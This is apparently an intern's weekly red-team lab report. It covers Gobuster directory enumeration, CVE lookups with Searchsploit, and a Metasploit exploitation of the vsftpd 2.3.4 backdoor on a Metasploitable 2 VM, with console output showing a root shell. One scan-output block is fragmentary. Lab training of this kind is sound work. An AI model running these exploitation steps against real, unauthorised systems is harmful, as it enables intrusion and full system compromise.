Week 03 Report: Vulnerability Assessment & Initial Exploitation

Intern Name: Ayesha
Instructor: Sir Umer Niaz
Organization: Cyberster
Internship Domain: Red Teaming / Penetration Testing
Week: 03

Objective

The objective of this week was to understand how to map discovered services to known vulnerabilities (CVEs) and perform initial exploitation to gain a foothold in the target system.

Task 01: Advanced Web Directory & Parameter Discovery

Description

The goal was to discover hidden entry points in the web application by identifying non-visible directories and parameters.

Tools Used

- Gobuster
- SecLists (wordlist)

Methodology

- Performed directory brute-forcing using Gobuster on the target IP (Metasploitable 2).
- Identified hidden directories such as `/dav` and other accessible paths.
- Explored discovered directories using a browser.

Findings

- Discovered accessible directories not indexed publicly.
- Some directories were empty but indicated possible misconfigurations.

Learning Outcome


Learned that hidden directories can expose sensitive areas of a web application and act as entry points for attacks.

```
Session  Actions  Edit  View  Help
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.100.36
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 296]
/.htaccess            (Status: 403) [Size: 296]
/.hta                 (Status: 403) [Size: 291]
/cgi-bin/             (Status: 403) [Size: 295]
/dav                  (Status: 301) [Size: 319] [--> http://192.168.100.36/dav/]
/index.php            (Status: 200) [Size: 891]
/index                (Status: 200) [Size: 891]
/phpMyAdmin           (Status: 301) [Size: 326] [--> http://192.168.100.36/phpMyAdmin/]
/phpinfo.php          (Status: 200) [Size: 48020]
/phpinfo              (Status: 200) [Size: 48008]
/server-status        (Status: 403) [Size: 300]
/test                 (Status: 301) [Size: 320] [--> http://192.168.100.36/test/]
/twiki                (Status: 301) [Size: 321] [--> http://192.168.100.36/twiki/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
```

Index of /dav

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.100.36 Port 80



Task 02: CVE Mapping & Exploit Research

Description

Mapped discovered services from previous Nmap scans to known vulnerabilities and searched for available exploits.

Tools Used

- Searchsploit
- NVD (National Vulnerability Database)
- Exploit-DB

Methodology

- Used Nmap results from Week 02.

- Searched for vulnerabilities related to detected services (e.g., FTP, SSH, HTTP).
- Identified exploitable services such as vulnerable FTP (vsftpd).

Findings

- Found known vulnerabilities linked to outdated services.
- Identified potential Remote Code Execution (RCE) exploit.

Learning Outcome

Understood how to correlate service versions with real-world vulnerabilities and identify exploitable targets.

```
, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[137.74.187.150], Redirect
 includeSubDomains; preload], Title[301 Moved Permanently], UncommonHeaders[x-c

], IP[137.74.187.153]
LANDS][NL], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[185.24.222.13],
63072000; includeSubDomains; preload], Title[301 Moved Permanently], UncommonHe

PServer[HackThisSite], IP[137.74.187.101], Strict-Transport-Security[max-age=31
l-allow-origin,content-security-policy,referrer-policy,feature-policy,public-ke

PServer[HackThisSite Load Balancer v2], IP[137.74.187.134], probably Index-Of,
preload], Title[index - powered by h5ai v0.29.2 (https://larsjung.de/h5ai/)], X
```

```
┌──(kali㉿kali)-[~]
└─$ searchsploit nginx 1.18.0
Exploits: No Results
Shellcodes: No Results
```

Task 03: CMS Vulnerability Scanning

Description

Checked whether the target system was running any CMS like WordPress or Joomla.

Methodology


- Explored web pages manually.
- Attempted to identify CMS footprints.

Findings

- The target (Metasploitable 2) was **not running WordPress or Joomla**.
- No CMS-based vulnerabilities were found.

Learning Outcome

Learned how to identify CMS presence and understood that not all targets rely on CMS platforms.




```
 _                                          _       _ _      _       _          _     _           ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Task 04: The First Shell – Metasploit Basics

Description

Used Metasploit Framework to exploit a vulnerability and gain system access.

Tools Used

- Metasploit Framework (msfconsole)

Methodology

- Searched for exploit modules related to discovered vulnerabilities.
- Used the vsftpd exploit module.
- Set required parameters:
    - RHOST (Target IP)
    - Payload settings
- Executed the exploit.

Findings

- Successfully gained access to the target system.
- Executed the `whoami` command.
- Output showed: **root**

Proof of Exploitation

- Root access confirms successful exploitation and full system compromise.

Learning Outcome


Gained hands-on experience in exploiting real vulnerabilities and obtaining a shell, marking the transition from scanning to active exploitation.

```
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd 2.3.4
---------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
---------------------------------------------------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command
```

```
Session  Actions  Edit  View  Help
```



```
                    https://metasploit.com


       =[ metasploit v6.4.99-dev                          ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,680 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > 
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.100.38
RHOSTS => 192.168.100.38
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.100.38:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.100.38:21 - USER: 331 Please specify the password.
[+] 192.168.100.38:21 - Backdoor service has been spawned, handling...
[+] 192.168.100.38:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.37:46421 -> 192.168.100.38:6200) at 2026-03-25 11:42:05 -0400

whoami
root
```

Conclusion

This week provided practical exposure to real-world penetration testing workflows. Starting from discovery to exploitation, I successfully identified vulnerabilities and gained root access to the target system. This marks a significant step toward becoming proficient in red teaming and ethical hacking.